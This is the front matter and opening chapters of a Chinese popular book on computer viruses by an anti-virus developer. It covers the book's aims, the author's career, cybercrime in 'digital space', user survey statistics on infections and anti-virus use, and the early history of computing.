知者无畏

—— 一个真实的病毒世界

目　录

前言

知识就是力量

“知识就是力量”，当我拿起笔准备写这本书的时候，立刻就想起了这句话。很久以前，我还很小的时候，有一本最喜欢的杂志就叫这个名字，最近好长时间没有机会看到这本杂志了，不知道现在这份杂志是不是还存在。在当时，这份杂志告诉我一个全新的世界，从飞往外太空的迭达罗斯飞船到如何从海洋中找到稀有金属，书中所描述的世界对一个充满了好奇心的孩子是如此的奇妙，它告诉我好多好多以前甚至根本没有梦想过的事情。从杂志和书本中得到的这些远远超过同龄小伙伴的知识以及随之而来的对更多知识的渴望，也是支持我直到今天还能在这个狂飙一样的行业继续生存的力量之所在。

顺便说一句，记得我小时候看的书是《知识就是力量》、《少年科学画报》、《少年科学》等等，现在的小孩子好像不看这些东西了，他们整天面对的都是电视里的日本动画片，还有相关的连环画，我不知道那种打来打去的东西对小孩子能起什么作用。也许是杞人忧天吧，在这种没有任何内涵的快餐文化熏陶下长大的一代，今后还能有对知识的渴望吗？当他们长大以后，严酷的竞争再来告诉他们知识就是力量的时候，他们又能以什么样的心态和行动去面对呢？

谈起电脑病毒，广大的读者恐怕都有谈虎色变的感觉，不知道这东西到底躲在什么地方，也不知道它们会对自己做些什么。不知道有谁说过这样一句话“无知者无畏”，我觉得真实情况恰恰相反，真正无畏的人只能是拥有了足够知识的人。人心中最大的恐惧就是对未知的恐惧，恐怖片之所以恐怖，是因为你不知道下面将要发生什么；电脑病毒之所以恐怖，也正是因为你不知道它们是什么，它们能做什么。而在电脑病毒这样一个迫切需要知识的领域，真正专业性的书籍很少，仅有的一些书，不是从哗众取宠的目的出发，拼凑一些骇人听闻的病毒／黑客故事，就是非常简单和粗浅的对 80 年代的病毒进行教科书似的描述。缺少具有专业性和权威性的著作，对于一些新的病毒和反病毒技术，象 VBScript 病毒、因特网蠕虫等，更是缺少足够的论述。

在病毒和反病毒行业中，掌握了最多病毒和反病毒知识无疑不是学校的老师，而是整天和病毒打交道的厂商，而这些从杀毒软件上获取了大量利润的厂商出于种种目的（广大电脑用户的无知也许就是他们最大的机会和利润所在吧），将一些很简单的问题，很简单的答案隐藏在广告和宣传的迷雾中，有意无意的夸大病毒的危害，误导用户对所面临的问题作出正确的判断，把不是病毒的现象当成病毒，把杀毒软件无法解决的问题归结为系统本身的缺陷。

我相信，如果本书的读者掌握了足够的知识，就不可能在再为媒体的宣传所左右，不会有那种被夸大的或者被误导的恐惧存在。因此，写这样一本书的初衷，就是用通俗易懂的语言，把复杂的问题简单化，告诉读者一些似是而非的概念的真实含义，让读者能够客观的了解到我们所面临的威胁真的有多大，一旦这些危险降临的时候，如何能够理智的面对，如何尽可能的把损失减小到最低程度。从而消除那种被夸大的恐惧。真正切实的保护自己的电脑和数据的安全。

在中国，对下一代的重视远远超过世界上任何其他国家，大量经济并不非常宽裕的家庭为了孩子，把很大一笔积蓄都投资到一台电脑上面。由于没有全部购买正版软件，不可避免的会经常遇到一些怀疑是病毒造成的现象；由于缺乏足够的知识，只能去询问朋友或者病急乱投医，根据广告或者自己的第一印象购买一些杀毒软件。杀毒软件厂商也利用媒体所造成

的对计算机病毒的恐惧，制造一些病毒事件，夸大甚至制造一种恐慌情绪，从而成功的达到最终目的，让用户花钱购买杀毒软件，以及不断的对杀毒软件进行版本升级，从中获取高额的利润。

我希望读者阅读本书之后，能够不同程度的掌握足够的病毒和反病毒的知识，拥有足够的判断力对自己面临的问题、现象进行诊断，知道自己所面对的是硬件故障，病毒还是其他什么原因所造成的现象，从而作出恰当的决定，保护自己的电脑和电脑上更加重要的数据。

知识就是力量，把这句话送给本书的所有读者。

视窗（Windows）是微软公司的注册商标

关于本书

为什么要写这本书?

最近一段时间，在各种报纸或者杂志甚至电视上，你经常可以看到类似下面的一些消息：

【路透社北京消息】本周二，中国公安部向全国发布紧急通知，警告红码 II 蠕虫病毒已侵入中国。本周四一位网络安全专家称，红码 II 蠕虫病毒正大肆侵袭中国的计算机系统，但最终遭受破坏的机器数目却远远低于其他国家。另据国家计算机病毒应急处理中心统计，病毒侵袭的速度虽快，但截止到本周三晚的上报案例数还不到 100。

红码 II 蠕虫病毒已重创了美国、欧洲和亚洲其他各国的计算机系统，其袭击对象仍是视窗 2000、视窗 NT 操作系统，及其网络信息服务器软件。七月份逞凶的第一代红码病毒感染了 30 万台计算机，它会在用户网页上显示"已被中国人入侵（Hacked by Chinese）"的信息。红码 II 病毒虽然不再发出这种信息，但是它更可恶，它使被感染的计算机"后门"大开，方便了众多黑客们的自由出入。重启被感染的计算机即可摆脱第一代病毒的"纠缠"，但是红码 II 病毒可以自行重启感染过的服务器并通过该服务器的 IP 地址历史记录进行快速传播。

另外值得注意的是，有些人虽然遭到病毒侵袭却不愿公开，因而病毒袭击我国计算机的真实数目可能远高于上述统计。

1998 年和 1999 年 CIH 病毒在世界范围有两次大爆发，中央电视台在新闻联播中作了大量相关的报道，在新闻联播这样的媒体中反复出现对计算机病毒的报道，充分说明了计算机病毒已经成为一个社会现象，而一次计算机病毒感染可以演变成一次重大的新闻事件，也说明了计算机病毒所造成的影响和公众对计算机病毒的恐惧和关注。

CIH 之后，是“梅丽莎”、“爱虫”、“女鬼”、“Fun Love”等等病毒，几乎每个月都会有新的病毒在各种媒体上招摇过市，粉墨登场。也许是用户更加理智的缘故吧，这些病毒虽然各具特色，也造成了一些宣传的热点，但一直没有掀起象 CIH 一样的波澜。

而短短几个月前，一个名叫“红色代码”的病毒成为所有媒体的中心，报纸、电视不遗余力的宣传这种所谓“新世纪的新概念病毒”。而实际上，这种病毒只是针对视窗 NT 或者视窗 2000 上的因特网信息服务器（Internet Information Server，微软开发的一种主要用于服务器的软件，可以让你的机器成为一个因特网的站点），而普通家用计算机用户，基本上没有任何机会接触到这种“可怕的”病毒。但是在媒体一片“狼来了”的声音中，你，作为普普通通的个人电脑用户，基本上不可能具有足够的专业知识对这个病毒进行自己的分析，那么，你怎么能够知道事情的真相？又有谁来告诉你，该如何去做呢。

当然，在电脑病毒面前还有另外一种态度，“我不看报纸，不管宣传，这些和我有什么关系呢”，也许你会这么说。是的，你可以不理会这些宣传。你也许只是一个普通用户而已，每天和电脑打交道就是简单的上上网，打打字，也许你是一个计算机的发烧友，拆拆机器，装装软件，不去关心什么“红色代码”“兰色代码”的。

但是，如果硬盘灯突然莫名其妙的疯狂闪烁，鼠标在屏幕上突然停顿，电脑经常莫名其妙的重新启动，你的第一个反应是什么，病毒？黑客？不要告诉我你不会遇到这种情况，在近十年和病毒打交道的历史中，有太多用户因为没有足够的警惕蒙受了惨重的损失，一些证券厂商因为病毒的破坏，损失了价值连城的交易数据，还有书稿、程序等等，面对这样一个确确实实存在的威胁，采取鸵鸟政策也是于事无补的。

从事这一行业近十年的时间，我目睹了无数用户的热情、希望和失望，也经历了一次又一次的病毒流行所造成的恐惧，作为一个长期以来以电脑病毒为生的行业人士，感觉到有必要向大家讲述一些真实的病毒故事，在病毒和反病毒的世界里，已经充满了太多似是而非的概念，虚假的承诺，读者需要的是真实的材料、客观的描述和对病毒的全面、权威的分析。这也是我在写作这本书的过程中，一直提醒自己努力去做到的：尽可能抛开一个厂商的局限性，完全从病毒和反病毒的历史和技术出发，给读者提供一个可信的病毒知识来源。

电脑病毒真的存在吗?

电脑病毒已经成为一种社会现象，你可以不知道 DOS，可以不知道视窗操作系统，但是你不可能不知道电脑病毒。电脑病毒本身和围绕电脑病毒的种种宣传、舆论，已经极大地影响了我们的生活。电脑机病毒象一种传染力极大的瘟疫一样，幽灵般的在各种各样的电脑中出没。然而，电脑病毒作为一种特殊的软件，想要确实触摸到它的存在，对于普通用户是比较困难的。如何判断一个文件是不是被病毒感染？最简单的办法当然是比较没有被感染的文件和怀疑被感染的文件，但是有谁会在电脑中保存一份没有被感染的文件，谁又能保证这个文件本身没有被感染呢？

很多机构对电脑病毒在我国的存在和传播情况进行过调查，虽然调查的范围和目的大不相同，但是它们的结论基本上是一致的：数据显示，80％以上的计算机用户遭遇过病毒，而且遭遇病毒的次数都远远大于一次。但是另一方面，根据我们技术支持部门的统计，实际用户在使用电脑的过程中，一半以上归结为病毒的现象，都是由于硬件故障或者对于软件的使用不当造成的。也就是说，真正遭遇病毒的用户并没有想像中那么多。

IBM 的技术支持部门曾经发布过这样一份技术文档，上面描述了用户在使用 IBM PC 兼容机过程中最经常提出的问题以及解决的办法，其中排在最前面的问题是：

“任意键在什么地方？”

IBM 在早期的软件中，经常出现这样的文字：“press any key to continue”，也就是“敲任意键继续”，结果 IBM 的技术支持人员接到次数最多的电话就是，“where is the any key”，（任意键在什么地方？），所以在哭笑不得的 IBM 技术支持部的建议下，IBM 随后的软件中所有出现“press any key to continue”的地方，提示信息全部变成了“press space key to continue”（敲空格键继续），现在明白的告诉用户，不用敲任意键了，敲空格键好不好，这样您该找到了吧。

人们在谈论各种各样的病毒，DOS 的、视窗操作系统的，还有宏病毒等等。这里面有多少是真实的，多少是虚幻的呢，用户碰到电脑莫名其妙死机的情况，九成以上都会归结为病毒的破坏，但是实际上，这些死机更多的是硬件故障或者操作系统本身的问题造成的，真正由于病毒破坏造成的死机最多不超过 50％。

电脑病毒确实存在，而且对我们的电脑，我们的数据，电脑病毒是现阶段最直接的安全威胁。但是电脑病毒的传染、破坏是由很多限制条件的，很多病毒事件的宣传和渲染又充满了恐吓和虚假。计算机病毒，是一个被夸大的，但是实实在在存在的威胁。这个被夸大的威胁，以及利用这种威胁造成的大量电脑用户对病毒的恐惧客观上造就了一个巨大的杀毒软件市场，从某种意义上，是中国唯一真正具有一定规模的软件市场。无数的杀毒软件公司（包括我所在的公司）利用读者对病毒的无知和恐惧，制造一个又一个眩目的概念和高深的技术，不断的推出新的产品。一次又一次的让用户心甘情愿的为安全掏腰包。

不可否认，为安全掏腰包是完全合理的，花钱向杀毒软件厂商购买安全是非常正常也是非常有价值的。可是，问题是即使你购买了很多杀毒软件，如果没有对电脑病毒有足够的认识，不知道杀毒软件里面隐藏的什么是真实，什么是虚假，你仍然得不到自己所需要的安全。

电脑病毒是一个确实存在，但是被夸大的威胁，我们对待电脑病毒正确的态度应该是正视它而不是畏惧它。

本书的内容

本书告诉你什么东西，不能告诉你什么东西？

本书可以消除你对病毒的恐惧，但是不能告诉你怎么制作病毒。

本书不能让你不再碰到病毒，但是能够使所有使用计算机的用户，害怕病毒的用户。可以坦然的对待病毒。

本书不能让你成为一名病毒 / 反病毒专家（当然如果你对成为这样一名专家感兴趣的话，本书是一个很好的起点）。

本书是一本病毒的编年史，你可以看到从最早的萌芽阶段的病毒到最新的尼姆达病毒，全面了解电脑病毒所走过的发展轨迹。

本书包括下面几个部分：

第一章，病毒——数字空间的恐怖分子，对电脑病毒现象的概述，描述病毒作为一种社会现象是如何存在的，人们又是如何认识这种现象的。

第二章，电脑病毒的由来，本书的重点之一，一部完整的病毒编年史，从最早病毒的萌芽和诞生，到最新的尼姆达病毒，对国际和国内重大的病毒事件进行了详细的叙述。

第三章，什么是电脑病毒，本书的重点之一，详细描述了电脑病毒的分类和原理，对各种病毒的感染机制和表现的现象进行了详细描述。

第四章，真实的病毒故事，对几种流行的病毒进行了详细的分析，介绍“病毒收集者”、“病毒制造者”和其他一些灰色团体的有趣故事。

第五章，不为人知的幕后，反病毒的技术的全面和权威论述，是本书的重点之一，解释了虚拟机、启发式扫描、病毒防火墙、嵌入式技术等概念的真正含义。

第六章，关于电脑病毒的哲学讨论，从哲学的角度分析了黑客文化、电脑病毒文化产生的社会背景和历史必然，有很多有价值的想法值得一读。

第七章，病毒与黑客，现代病毒越来越和黑客紧密联系，本章将分析病毒和黑客的关系，告诉你如何防止病毒 / 黑客对电脑的入侵。

第八章，对电脑病毒说不，防止电脑病毒入侵你的机器所必须注意的一些事项，病毒破坏你的电脑之后采取的一些紧急措施。

第九章，外面的世界，看一看其它操作系统上的病毒，包括 Palm OS，手机操作系统还有苹果机上的病毒。

第十章，未来之战，数字空间战争，恐怖分子和病毒。未来病毒会发展成什么样？

在简单、通俗的同时，我还力求将这本书写成一本专业性很强的，关于计算机病毒的权威著作。书中所涉及的病毒定义、分类都力求完整、科学。所涉及到的一些比较专业化的概念都作了简单明了的解释。

希望本书能够成为：
一本在你遇到困难时候必备的参考书
一本可以经受时间考验的关于病毒的权威论述
一个在闲暇时阅读的数字空间的传奇故事。

关于作者

１９７２年出生在贵州
１９７８－１９８3年，就读于贵州松桃
１９８3－１９８9年，就读于贵州铜仁
１９８９－１９９３年，就读于南京大学物理系
１９９３年毕业，进入南京第十四研究所下属的华宁电子集团洛普公司软件部。
１９９３－１９９４年期间，先后设计了洛普多媒体演播系统，南京城运会电子计分系统等应用软件。
１９９４年任洛普公司软件部主任
１９９５年参加国家计算机软件人员水平考试，获系统分析员证书。
１９９６－１９９７年，先后担任北京西客站综合信息系统软件项目负责人和海口美兰机场综合信息系统总设计师，并主持上述项目的设计。
１９９６年为南京信源公司设计了视窗 3.1 环境下的“VRV”软件。
１９９７年主持开发了南京信源公司国内领先的视窗 95 环境下的病毒防火墙产品。
１９９７年主持开发了南京信源公司 Netware 环境下和 WindowsNT 环境下的反病毒软件。
１９９９年主持开发了南京信源公司的“VRV2000”全系列反病毒产品。
２０００年主持开发了上海创源公司“安全之星 1+e”系列产品。
２０００－２００１年，和解放军理工大学学院合作，主持了完成了国家８６３课题（网络智能病毒防治系统）
２０００－２００１年，和复旦大学合作，主持完成了国家信息安全示范工程 S219 项目。
２００１年主持开发了全系列创源“安全之星　XP”安全产品。

获得荣誉：
１９９６年，北京西客站综合信息系统获铁道部科技进步二等奖
１９９９年，VRV２０００产品获江苏省优秀软件一等奖
２００１年，国家８６３课题《网络智能病毒防治系》以 A 级通过验收。

第一章 病毒——数字空间的恐怖分子

第一节 数字空间，一种新的生存形式

在任何社会中都存在着矛盾与冲突，而在进入新的一千年之后，这种矛盾和冲突表现得更加极端和不可控制。也许是因为科学的出现，使得文明的发展速度已经远远超过了人们的预料吧。过去的一百年对于整个人类社会来说，发生的改变也许要远远大于人类产生的上万年时间。社会、个人、观念和生存方式的变化以一种任何人都无法控制的方式席卷我们。前些日子发生在美国的恐怖主义袭击事件，更是以一种极端的方式提醒我们，在未来的一百年甚至十年的时间里，世界将会完全不同了。恐怖分子的精心设计，让我们在电视上可以目睹灾难的发生却没有人能够阻止。当人类经济文明的象征——纽约世界贸易中心的两幢大楼在大火中轰然倒地，当世界上最强大的国家的力量中心——五角大楼点燃天空的时候，任何人都不得不面对这样一个问题：文明的将来是什么？

机械文明和随后而来的电子（信息）文明在过去的不到一百年的时间里，给我们带来了以前甚至无法想象的方便、快捷和力量，我们可以在 24 小时之内到达世界上任何地方，甚至拥有了可以把自己毁灭无数次的力量。

作为一个普普通通的计算机发烧友，我们为技术进步而欢呼，我们为 CPU 的主频从 1M 上升到 1G 欢呼，我们已经无法想象没有计算机的日子，就像在很多年以前，我们已经无法想象没有电的日子一样。

电脑、网络和随之而来的下载、聊天（CHAT），QQ，免费的邮件、免费的音乐，形成了一个和现实空间完全不同的空间—数字空间。在数字空间里面，没有距离的概念，没有时间的概念，在午夜 2 点你进入一个合适的聊天室，你可以碰到世界上各个地方的人们，不论性别、年龄、爱好、恐怖分子还是美国总统，在这样一个数字空间里面，每个人都有自己新的身份和代号，在这里生存似乎和现实世界没有任何关系。这是一个完全不同的魔幻空间。

无法阻止的潮流

似乎是很久以前（在现代社会里，很久的概念似乎就是半年或者一年的时间），“网恋”还是一个非常时髦，有着很大争议的名词。但是在进入二十一世纪之后，网络仿佛一夜之间已经成为一种重要的婚姻介绍形式，在上个月我参加了两次婚礼，很巧的是，两对新人都是通过因特网聊天认识的。这个比例使我非常吃惊，也就是说，“网恋”已经不是一个可以讨论的新鲜话题，而是一个非常巨大而客观的存在了。

在数字空间中，存在和现实一样的社区概念。我是这样定义社区的，一群可以交流的思想就形成了社区。在一个允许思想进行交流的空间里，存在价值观念，必定也会存在现实社会中可能存在的一切。当王志东从专业名词变成一个大众词汇的时候。当所有的人在名片上印上自己的 QQ 号的时候，数字空间和现实空间的距离已经越来越近了。

让我们来看看下面这一张表：

现实空间	数字空间
社会	社区
人	代号（ID）
通过谈话进行交流	通过聊天进行交流
通过报纸、书籍、电视传播思想	通过网站等网络媒体传播思想
社会认同	社区认同
社会地位（通过财富、权力获得）	社区地位（通过对社区的贡献获得）
交流的障碍很大，对陌生人具有本能的自我保护	交流障碍很小，对陌生人不需要自我保护
价值观	虚拟的价值观

数字空间使代沟缩小，因为交流的方便性和无障碍性，现实空间中 80 岁的老头在数字空间里可以和 18 岁的中学生有很多共同语言。（作为一个题外话，在这里可以做一个大胆的预测，由于数字空间所具有的无障碍交流特性，可以预计在将来会有更多跨越国界、种族和年龄的婚姻存在，因特网的广泛使用可能给现有的婚姻和家庭秩序带来相当大的冲击。）

数字空间提供了信息获取的方便性，这样知识壁垒就更加不容易存在了。通过因特网，任何人在获得知识的途径上基本上是平等的。

数字空间可以引发学习的革命，因为从因特网中获得的知识可以是无限的，而且在虚拟的数字空间和数字社区中的实践可以让人们从虚拟的实践中尝试不同的现实生活方式，从而极大地拓展人们的生存方式的范围。

数字空间还会削弱现实社会中形成的很多价值观念，比如说犯罪观念，在数字空间中非常严重的犯罪可能不象在现实社会中具有那么大的破坏性和自我约束性。因为对犯罪行为的最佳约束就是犯罪行为一旦被揭露将给自己的社会生活和经历带来非常坏的影响，但是网络使得犯罪被揭露的可能性变得非常的小，这样犯罪的成本降低，实施这一行为需要的勇气也就小了很多。

数字空间的冲突

人们曾经恐惧过计算机如果足够聪明，是不是会取代人的地位。在可以预见的将来，这样的忧虑显然是没有道理的，但是实际上发生的，是不同观念的人利用同样的工具产生了冲突，而这种冲突在某种意义上同样是对象是社会的反映。也就是说，数字空间的冲突本质上还是现实社会，现实的人，现实的观念的冲突。

如果这种冲突发展到一定程度，就会形成数字空间的犯罪行为。

第二节 数字空间的犯罪与安全

像任何正常的社会一样的，数字空间也存在罪犯，任何反对现有秩序的人，采用某种方式对现有的社会秩序和数字空间的秩序进行破坏。一般而言，我们对于这种正常秩序的破坏者，总是带着一种鄙视的目光，但是正常的社区秩序需要有秩序的维护者，同样也需要秩序的破坏者，实际上，我们也不能完全把这种反秩序的现象看成是邪恶的或者不对的。任何封闭的、没有矛盾的结构本质上是无法进步的，任何健康的秩序都必须要有挑战者存在。只有这样才能保证足够的活力。看一看 NBA 中最典型的两个例子吧，正常社会秩序的典型或者

模范——迈克尔•乔丹，而挑战正常社会秩序的典范—丹尼斯•罗德曼，他们的存在，是不是也证明了维护者和破坏者都是一个健康发展的社区所必需的呢。

新的思想，新的技术和思路往往是对现有技术和方法的一种否定，如果这种新的思想和技术采用一种合理的方式表达出来，可以认为是社区的一种推动的力量。如果采用的是一种极端的方式进行表达。在短期内对于社区来说就是一种破坏性的力量。

要维护正常的社区秩序有两种方法，一种是通过数字空间的自我调节机制来解决，通过版主形成的社区文化防止极端思想的流传，通过反病毒反黑客软件和保护社区安全的个人来防止犯罪行为的扩散。这种自我调整机制是有限的，对于自我调整机制已经不能处理的情况，就需要现实社会的法律和执法机构的介入。数字空间里的犯罪，和现实社会比起来具有下面一些特点：

- 作案人的年龄生理特征。犯罪人的年龄均在 19—30 岁之间。此年龄段的人精力旺盛，接受新事物的能力极强。计算机网络作为一个新事物必然受到青年的喜爱. 接受起来也就特别快。在学习和接受计算机网络知识的速度方面，家长明显处于劣势。加之许多家长自己没有学习计算机网络的兴趣，或根本不懂网络知识、也就无法教育和引导青少年正确利用计算机网络了。在这种特殊的国情、社情和家庭氛围中，青年人使用网络也就在一种家庭监督缺失的情况下进行，其自由发展的结果可想而知。而且，19—30 岁之间的人群已基本脱离了家庭的教育和约束，其行为完全由自己控制，加之使用网络的便利条件和法律意识的薄弱，成为他们由“在人面前道貌岸然”转变为“在网络中的恶棍”的导火索。
- 计算机网络犯罪人的心理特点是几乎都没有罪恶感。网络是虚拟的世界，一切行为都是在极其隐蔽的个人小环境中进行的。同时，我国的许多网络在建网初期较少考虑安全防范措施。网络交付使用后，网络系统管理人员水平又不能及时提高，给黑客入侵造成可乘之机。黑客只需要一台计算机、一条电话线、一个调制解调器就可以远距离作案。而且，利用计算机网络犯罪几乎不会留下任何痕迹，现有的科技手段也不易侦查到黑客的行踪。这些都使得利用计算机网络进行犯罪的人失去罪恶感，网络的出现降低了犯罪的成本，使得更多的人更容易的进行犯罪活动。
- 好奇心和表现欲是促成网络犯罪心理形成的重要原因。好奇是人类的天性，而计算机及网络则提供了一个满足人们好奇心的理想空间。为了信息的安全，有些网络只允许合法的用户使用，对非法用户则使用密码拒绝其进入。网络黑客就是那些非法用户，面对无法了解的数据，他们的好奇心激发他们破解密码或是输入计算机病毒。表现的欲望通常每个人都有，有些黑客的犯罪行为仅仅是为了显示自己计算机技术的高超。
- 特别是在我国，相对于普通犯罪来说，对于电脑领域犯罪的立法更相对落后于电脑技术的发展。我国发现第一起电脑网络犯罪的时间是 1993 年，而《刑法》中列出计算机犯罪罪名的时间已是 1997 年。我国的网络警察队伍也刚刚建立，其技术水平和最先进的黑客／病毒水平比较起来存在一定的差距，对数字空间的犯罪缺乏打击的经验和力度，这从客观上降低了犯罪所承担的风险。

第三节 一切并不遥远

数字是枯燥的，但是数字又是最能够说明问题的，下面也列举一些数字，说明电脑病毒离我们的距离到底有多远。这里的数据主要是通过上海创源公司的用户回执卡以及前一阶段所进行的网上调查得到的，虽然样本的数量不是很大，但是和国家计算机应急响应中心的网上调查以及其他一些独立媒体的调查结果基本一致，说明这里的数据基本上是准确的。

用户计算机感染病毒的情况

在接受调查的用户中，有 75%左右说明自己使用的计算机感染过病毒，这一结果说明病毒与计算机用户的关系的确已经十分密切了，这样大的一个比例足以制造出一种人人自危的氛围。需要说明的是，由于一些病毒可能会长期潜伏而不为人所知，另外还有一些只有传染性而无破坏性的“良性”病毒几乎没有引起用户的注意，因此实际感染病毒的比例可能更高。

当然有很多报告被病毒感染的用户遇到的实际上不是病毒，考虑到他们报告的次数和种种现象的描述，这些事件中真正是病毒造成的比例也不小，所以我们还是以四分之三作为遇到病毒用户的一个基本比例。

病毒的感染途径

过半数的受访者认为是盗版引起，其中，认为是盗版游戏的占一半，盗版的应用程序和其它软件占 40%左右。这说明盗版由于其制作和传播渠道的特殊性，依然是各种病毒的温床。还有一个重要原因是对肆虐一时的 CIH 病毒的深刻记忆，当年 CIH 病毒大部分就来自于盗版光盘。除了盗版以外，网络也是用户认为传染病毒的主要途径之一。这其中认为从因特网下载软件的占 50%，认为接收电子邮件的占 30%。由于网络在病毒传播方面的巨大作用和潜力，当前一些比较新的著名病毒都是通过网络进行传播的，网络在病毒传播中所占的比重还会继续增加。

感染了病毒后的处理方式

85%以上的用户选择自己杀毒，说明杀毒软件已经深入人心，大部分用户对于杀毒软件的使用已经熟悉。随着计算机知识的普及，人们对病毒的认识也在加强，觉得病毒也不再神秘，只要有合适的杀毒软件是可以自己清除的。当然，还有很大一部分用户会找朋友或专业公司处理，分别占 20%和 10%左右。从实际情况看，有一些病毒危害能力特强，一旦发作造成损害，一般用户是很难解决的，那么就需要求助于朋友甚至专业的公司。以 CIH 为例，由于其能够损害硬盘，因此就需要杀毒软件公司帮助进行修复，当然对付一般的病毒是不需要如此麻烦的。

杀毒软件的评价标准

杀得干净是用户的首选项，且比例遥遥领先于其它选项，可见，用户心目中认为杀毒软件的主要目的是清除病毒，如果一种软件对病毒的清除能力不强是很难得到用户的青睐的。而只有具有了强大的杀毒能力才能谈及其它，包括操作简便、没有错杀以及速度快等。另外，用户对于界面是否漂亮倒不是太看重，可见产品还是应该以品质取胜。

这种朴素的评价标准造成了一个很大的问题，用户宁愿杀毒软件误报病毒也不愿意有一个可能的病毒漏网，好像有一点“宁可错杀一千，不可放过一个”的心理，在这种心理的驱使下，用户往往会青睐一些由于技术上不成熟而造成误报率较高的软件。比如说在测试中，一个杀毒软件的误报率远远超过其他杀毒软件，这个软件得到的专家评价就比较低，而在用户实际使用的过程中就是另外一回事了，使用 3 个杀毒软件杀病毒，一个误报率比较高的软件报告了一堆病毒，而其他两个软件都没有反应，用户往往会信任这个误报的软件，因为用户是不可能知道到底是误报还是真的有病毒，当然是“宁可信其有，不可信其无了”。

获得杀毒软件的方式

软件专卖店购买占了接近一半，借朋友或者单位的占了三分之一，还有一些是通过网络下载或者在电子市场、商场、直接到厂商处购买，另外还有一些是从其他人手中拷贝。可见主要的渠道依然是软件专卖店，另外，电子市场也是购买杀毒软件的一个重要场所，而到商

场或商店购买的人则相对要少很多。此外，选择从网上下载的也不少，但是从网上下载杀毒软件解压缩后进行杀毒可能存在一定问题，一些感染操作系统文件的病毒需要启动盘启动进入 DOS 环境进行查杀以求彻底，因此购买的杀毒软件都附带软盘，而从网上下载则不具备此种软盘，因此这一方式还是无法取代软件专卖店等主要渠道。

当然，对于具有足够知识水平的用户，使用网上下载的免费软件，自己制作可以引导进入 DOS 方式并且能够查杀病毒的软件是很容易的事情。选择这种方式的人数相对较少，说明在我国具有较高知识水平的电脑用户还是少数。

另外一个值得注意的事实是，很多人当发现机器染上病毒之后是借朋友或单位的杀毒软件进行查杀，毕竟杀毒软件的使用时间很短暂，因此这一方式也比较普遍。但是严格从版权法的角度上，使用借来的杀毒软件查杀病毒本身也是一种盗版行为，因为这种个人软件的许可基本上都是授予购买者的，借来使用就是非法使用，但是在我国，这种情况非常广泛，相对于直接使用盗版的软件，这种盗版行为可能更加容易原谅一点，所以很多厂商对此也无法进行追究，只能默许这种盗版行为的合法性。

升级方式

由于不时有新病毒出现，因此杀毒软件及时更新病毒库就很重要，否则机器一旦感染最新病毒，精心构筑的病毒防火墙就有可能失去效用。那么，用户对软件的升级情况是怎么样的呢？调查发现，大部分用户（90％左右）是会经常对杀毒软件进行升级的。而用户的升级途径主要有网上（75％）、到经销商和厂商处去升级（40％）和邮寄（10％），由于用户可能同时采用多种升级方式，所以上面的比例总和并不是 100％。通过网络提供升级服务是非常方便也越来越为用户接受。随着因特网更加普及，采用这种升级方式的用户会越来越多。
一般厂商承诺的升级周期都是一周左右，这种升级的频率对以前的病毒来说已经足够了，但是随着“红色代码”、“尼姆达”等病毒的出现，基于因特网的病毒可以在一天之内传遍世界的各个角落，这样的升级周期就远远跟不上病毒扩散的速度了。

第二章　电脑病毒的由来

第一节 一些基础知识

懒惰造就的奇迹 —— 轮子和电脑的产生

关于电脑的产生有无数种说法，其中公认比较有道理的说法是军事科学的需要（实际上就是破译德国人密码的需要），但是我宁愿相信另外一种说法，计算机的出现是人类懒惰本质的一种必然结果，比如说计算帐目的需要。在科幻小说和科幻电影中无数次出现帮人干家务活的机器人，我实在想象不出这种奢侈品除了满足人类懒惰的本能之外还有什么其他的作用。也许，人的本性都不愿意做简单重复性工作，而宁愿做一些创造性的工作，所以就制造出电脑来帮助人们做一些简单重复劳动。

我们来看一看电脑这个婴儿是如何长大的（从现代计算机的发展程度来看，虽然在国际象棋领域，IBM 的深蓝有过打败卡斯帕罗夫的记录，但是整个计算机的智力水平只能相当于学龄前儿童）。很难说最早的计算机出现在什么时候，按照一般的理解，我们上学的第一件事情就是做加减法，所以我们认为第一个能做加减法的东西应该就是计算机吧。

1642 年，19 岁的法国人巴斯卡成功地制造了一台能做加法和减法的计算器（真是自古英雄出少年啊）。这是计算工具发展史上的一个辉煌的成就。虽然巴斯卡的加法器并不比现代塑料“加法机”先进多少，但是巴斯卡的工作是开创性的。就在制造这台加法器的过程中，他提出了一个极为有意义的设想，即利用纯粹机械的装置来代替人们的思考和记忆，机器也能思考吗，机器也能有记忆吗？现在我们当然都知道答案是肯定的，但是在 1642 年，不要说答案了，提出这个问题的人真是非常非常了不起。

下面该另一个天才登场了，这回是英国人，数学家巴贝奇，他在 1822 年设计制造了“差分机”，这是一种可以实现多种运算的数字计算机。但是更让人吃惊的是他随后设计的“分析机”,在“分析机”的设计中，他几乎设想出了现代数字计算机的所有重要特点：运算单元、存储单元、输入和输出电路。他甚至还提出了最有创造性的概念，即自动制定指令序列的概念，计算机借此可以从上一步自动运行到下一步。这一系列的设想都是在现代电子计算机诞生百余年前做出的！看来每一个时代都会有一些远远超过本时代的天才存在，他们的价值往往需要经过很长时间之后才能被我们这些凡夫俗子所认识。

不幸的是（也许对于我们应该是幸运？看看 1822 年的中国，当巴贝奇设计他的分析机的时候，我们在干什么），由于制造工艺的限制，更主要的是由于他的思想远远超过了社会经济发展的需要，所以分析机从来没有被制造出来。巴贝奇的天才思想直到 20 世纪才由冯诺伊曼重新提出，并且构成了我们今天这个行业的基础——存储程序类电子计算机。

计算机在本世纪初出现实际上是必然的，除了科学技术的发展这一根本性的因素外，有两个条件的具备直接导致了计算机的诞生。首先是高速的开关设备，实际上，要想实现自动计算，一种高速计数的的方法是必不可少的，早期机械式计算机失败的本质原因就是采用机械方式技术和进行计算，速度受到的限制太大了。第二个原因是经济或者经济发展的需要，在没有需求的情况下，任何人都不会耗费巨资制造一个没有实际用途的设备。

亚诺什• 诺伊曼 1903 年出生于布达佩斯，他是一个典型的天才儿童。当他几乎还在吃婴儿食物的时候就已经开始如饥似渴地学习科学和世界历史了。当他在高中学习的时候，数学家就已经把他当作同事了。他 20 来岁的时候，获得了博士学位，在柏林和汉堡大学，发表

了引起全世界注意的论文，其中包括一篇他用数学处理量子力学的论文。普林斯顿大学的聘请使他 1930 年跨过大西洋，移居美国。在 1933 年，这位 30 岁的冯• 诺伊曼成了普林斯顿高级研究院最年轻的教授。普林斯顿高级研究院里面有许多伟大的天才，包括爱因斯坦。

